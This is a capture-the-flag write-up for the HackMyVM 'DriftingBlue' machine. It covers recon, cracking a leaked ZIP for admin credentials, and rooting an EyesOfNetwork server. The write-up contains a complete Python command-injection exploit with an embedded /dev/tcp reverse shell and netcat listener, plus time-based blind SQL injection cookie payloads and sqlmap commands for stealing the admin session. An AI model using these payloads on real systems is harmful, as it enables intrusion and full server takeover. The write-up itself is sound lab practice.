07/11/25
DriftingBlue
hackmyvm
بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ
Hi, I found another interesting easy machine from the "DriftingBlue" series.
Recon
Using Nmap, we found many open ports. Notably, we found ports 80 and 443 with a self-signed certificate, and port 66 running a SimpleHTTP server. Let's see what content is hosted on them.
ζ nmap -p- 192.168.138.131 -sVC
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-07 09:23 EST
Nmap scan report for 192.168.138.131
Host is up (0.00043s latency).
Not shown: 65527 closed tcp ports (reset)
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 c4:fa:e5:5f:88:c1:a1:f0:51:8b:ae:e3:fb:c1:27:72 (RSA)
|   256 01:97:8b:bf:ad:ba:5c:78:a7:45:90:a1:0a:63:fc:21 (ECDSA)
|_  256 45:28:39:e0:1b:a8:85:e0:c0:b0:fa:1f:00:8c:5e:d1 (ED25519)
66/tcp   open  http            SimpleHTTPServer 0.6 (Python 2.7.5)
|_http-title: Scalable Cost Effective Cloud Storage for Developers
|_http-server-header: SimpleHTTP/0.6 Python/2.7.5
80/tcp   open  http            Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16 mod_perl/2.0.11 Perl/v5.16.3)
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16 mod_perl/2.0.11 Perl/v5.16.3
|_http-title: Did not follow redirect to https://192.168.138.131/
111/tcp  open  rpcbind         2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|_  100000  3,4          111/udp6  rpcbind
443/tcp  open  ssl/http        Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16 mod_perl/2.0.11 Perl/v5.16.3)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2021-04-03T14:37:22
|_Not valid after:  2022-04-03T14:37:22
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16 mod_perl/2.0.11 Perl/v5.16.3
| http-title: EyesOfNetwork
|_Requested resource was /login.php##
2403/tcp open  taskmaster2000?
3306/tcp open  mysql           MariaDB 10.3.23 or earlier (unauthorized)
8086/tcp open  http            InfluxDB http admin 1.7.9
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
MAC Address: 08:00:27:D4:F2:AA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
we found many open ports. Notably, we found ports 80 and 443 with a self-signed certificate, and port 66 running a SimpleHTTP server. Let's see what content is hosted on them.
Enumerating
The website on ports 80 and 443 is running the Eon (Eyes of Network) platform. After researching on GitHub and Google, I found a known SQL injection vulnerability that can allow an attacker to steal an admin user's session. However, after trying the public payload, we didn't get a session, so we need to try another approach. This is a great opportunity to practice SQLi techniques, it's a good one if you want to learn how see "SQLi Practice". For now, let's focus on finding the right way in.
As we remembered, we also found port 66 hosting a Python HTTP server. We decided to fuzz it using GoBuster.
ζ gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -u http://192.168.138.131:66/
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.138.131:66/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.bash_history        (Status: 200) [Size: 919]
/.bashrc              (Status: 200) [Size: 176]
/index.htm            (Status: 200) [Size: 17477]
/index_files          (Status: 301) [Size: 0] [--> /index_files/]
There, we found a .bash_history file and a user's home directory. We downloaded the bash history and read it, which revealed references to an eon file and an upit.sh script. We downloaded these files to examine their contents.
ζ curl http://192.168.138.131:66/upit.sh
#!/bin/bash

cd /root
python -m SimpleHTTPServer 66

ζ curl http://192.168.138.131:66/eon
UEsDBBQAAQAAAAOfg1LxSVvWHwAAABMAAAAJAAAAY3JlZHMudHh093OsvnCY1d4tLCZqMvRD+ZUU
Rw+5YmOf9bS11scvmFBLAQI/ABQAAQAAAAOfg1LxSVvWHwAAABMAAAAJACQAAAAAAAAAIAAAAAAA
AABjcmVkcy50eHQKACAAAAAAAAEAGABssaU7qijXAYPcazaqKNcBg9xrNqoo1wFQSwUGAAAAAAEA
AQBbAAAARgAAAAAA
Inside, we found a Base64 string. After decoding it, we saw the file signature "PK", which indicates we are dealing with a Base64-encoded ZIP archive.
curl http://192.168.138.131:66/eon |base64 -d >eon.zip
ζ cat eon.zip
PK��R�I[� creds.txt�s��p���-,&j2�C��G�bc������/�PK?��R�I[� $ creds.txt
l��;�(���k6�(���k6�(�PK[F
ζ unzip eon.zip
Archive: eon.zip
[eon.zip] creds.txt password:
skipping: creds.txt incorrect password
The ZIP file was password-protected, so we used zip2john and John the Ripper to crack the password.
ζ zip2john eon.zip >/tmp/hash
ver 2.0 eon.zip/creds.txt PKZIP Encr: cmplen=31, decmplen=19, crc=D65B49F1 ts=9F03 cs=d65b type=0

ζ john --wordlist=/usr/share/wordlists/rockyou.txt /tmp/hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
killah           (eon.zip/creds.txt)
1g 0:00:00:00 DONE (2025-11-07 09:59) 33.33g/s 409600p/s 409600c/s 409600C/s 123456..hawkeye
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
We successfully found the password: killah.
ζ unzip eon.zip
Archive:  eon.zip
[eon.zip] creds.txt password:
 extracting: creds.txt
ζ cat creds.txt
admin
isitreal31__
We extracted the archive and found the admin credentials for the Eon platform. I then accessed a specific endpoint named autodiscover within the Eon application. Through this endpoint, I was able to create and upload a malicious payload. My technique did not provide a high-privilege shell immediately; it only granted me a shell as the apache user, which had limited privileges.
Priv Esc
Payload RCE
Using this python script grant me the root shell
#!/bin/env python3

import sys, requests, json, os, argparse, socket, multiprocessing

# Arguments Parser
parser = argparse.ArgumentParser("eonrce", formatter_class=argparse.RawDescriptionHelpFormatter)
parser.add_argument("URL", metavar="URL", help="URL of the EyesOfNetwork server")
parser.add_argument("-ip", metavar="IP", help="Local IP to receive reverse shell", default='192.168.30.112')
parser.add_argument("-port", metavar="Port", type=int, help="Local port to listen", default=8081)
parser.add_argument("-cookie",metavar="session_id",help="session_id of the admin")
args = parser.parse_args()

# HTTP Requests config
requests.packages.urllib3.disable_warnings()
baseurl = sys.argv[1].strip('/')
url = baseurl
useragent = 'Mozilla/5.0 (Windows NT 2.0; WOW64; rv:13.37) Gecko/20200104 Firefox/13.37'

# Readable PoC: ;echo "local os = require \"os\" hostrule=function(host) os.execute(\"/bin/sh -i >& /dev/tcp/192.168.30.112/8081 0>&1\") end action=function() end" > /tmp/h4k;sudo /usr/bin/nmap localhost -p 1337 -script /tmp/h4k #
ip = args.ip
port = str(args.port)
session = args.cookie
cmd = '%3Becho+%22local+os+%3D+require+%5C%22os%5C%22+hostrule%3Dfunction%28host%29+os.execute%28%5C%22%2Fbin%2Fsh+-i+%3E%26+%2Fdev%2Ftcp%2F' + ip + '%2F' + port + '+0%3E%261%5C%22%29+end+action%3Dfunction%28%29+end%22+%3E+%2Ftmp%2Fh4k%3Bsudo+%2Fusr%2Fbin%2Fnmap+localhost+-p+1337+-script+%2Ftmp%2Fh4k+%23'
# Creating AutoDiscovery job
url = baseurl + '/lilac/autodiscovery.php'
job_command = 'request=autodiscover&job_name=Internal+discovery&job_description=Internal+EON+discovery+procedure.&nmap_binary=%2Fusr%2Fbin%2Fnmap&default_template=&target%5B2%5D=' + cmd
cookie = {'session_id': session , 'user_name': 'admin', 'user_id': '1', 'group_id': '1'}
r = requests.post(url, verify=False, headers={'user-agent':useragent,'Content-Type':'application/x-www-form-urlencoded'}, cookies=cookie, data=job_command)
if r.status_code == 200 and r.text.find('Starting...') != -1:
        print('Discovery job successfully created with ID: ')
else:
        print('Error while creating the discovery job')
        quit()

# Launching listener
print('Spawning netcat listener:')
nc_command = '/usr/bin/nc -lnvp' + port + ' -s ' + ip
os.system(nc_command)
However, I found a script and modified a part of it to achieve remote code execution (RCE). In general, this script creates an Nmap script that gets triggered later. We can consider this a form of command injection, as we can inject any command we want into the "Target Specification" field. To exploit this, you just need to get the session_id from your browser (like Firefox) and execute the script with it.
ζ python3 eonscript.py https://192.168.138.131 -ip 192.168.138.102 -port 8888 -cookie 1006476983
Discovery job successfully created with ID:
Spawning netcat listener:
listening on [192.168.138.102] 8888 ...
connect to [192.168.138.102] from (UNKNOWN) [192.168.138.131] 33780
sh: no job control in this shell
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2# ls /root
anaconda-ks.cfg
eon
index.htm
index_files
root.txt
upit.sh
user.txt
ROOTED
Note: we could read both flags with bash history with curl but that means nothing if we cant get the root shell right ? ## SQLi Practice
Note: This part is just for practicing SQL injection. It won't help you enumerate the machine, but is only for practicing SQL a little bit. ### find number of column


This section is great practice for SQL injection. As mentioned, we found a public payload targeting the user_id cookie. First, we need to determine the number of columns we are dealing with. For this, we use ORDER BY NUM, incrementing the number until we get an error.
here we found the number of columns so before that can we get the name of database
Database name

After finding the number of columns, we can proceed to get the database name. First, we need to know the length of the database name. We can use this payload to guess the length by bruteforcing numbers from 1 to 10. If the intruder finds the correct length, the server will delay its response.
Cookie: user_id=1' union select if(length(database())=$8$,sleep(2),0) -- ;
The response was received after a 2-second delay, which means the length is 6
Now we need to guess each character in the database name. For that, we use the substring function with this command:
Cookie: user_id=1' union select if(substring(database(),$1$,1)='$char$',sleep(2),0) --;
### extracting information with SQLmap
We can use SQLmap to extract information about the tables in the database using this command:

sqlmap -u "http://192.168.138.131" --cookie="user_id=1*" -D eonweb --dump --batch
After a few minutes, SQLmap will find all the tables in the eonweb database. We can also do this manually with Burp Suite, but that takes more time. First, you would count the tables using a payload like this with the intruder:
Cookie: user_id=1' union select if((select count(*) from information_schema.tables where table_schema=database())=$number_of_tables$,sleep(2),0) -- ;
After finding the number of tables, you can extract the name of each one using LIMIT. This payload is for the first table:
Cookie: user_id=1' union select if(substring((select table_name from information_schema.tables where table_schema='eonweb' limit 0,1),1,1)=97,sleep(2),0) -- ;
For the second table, you change the limit:
Cookie: user_id=1' union select if(substring((select table_name from information_schema.tables where table_schema='eonweb' limit 1,1),1,1)=97,sleep(2),0) -- ;
For the third table, you increase the limit to LIMIT 2,1, and for the *n*th table, you use LIMIT n-1,1. (some math) :)
Anyway, we will let SQLmap complete its job to see the results.


We can see a table named users. We can extract its data by adding the -T option to our SQLmap command.
ζ sqlmap -u "http://192.168.138.131" --cookie="user_id=1*" -D eonweb -T users --dump --batch
### extract the session of the admin as in the CVE-2020-9465

There is also another table named sessions, which likely handles the session_id. We can try to manually get the session_id for user_id =1, the admin.
we successfully obtained the admin session and also the MD5 hash of the admin's password, which SQLmap retrieved.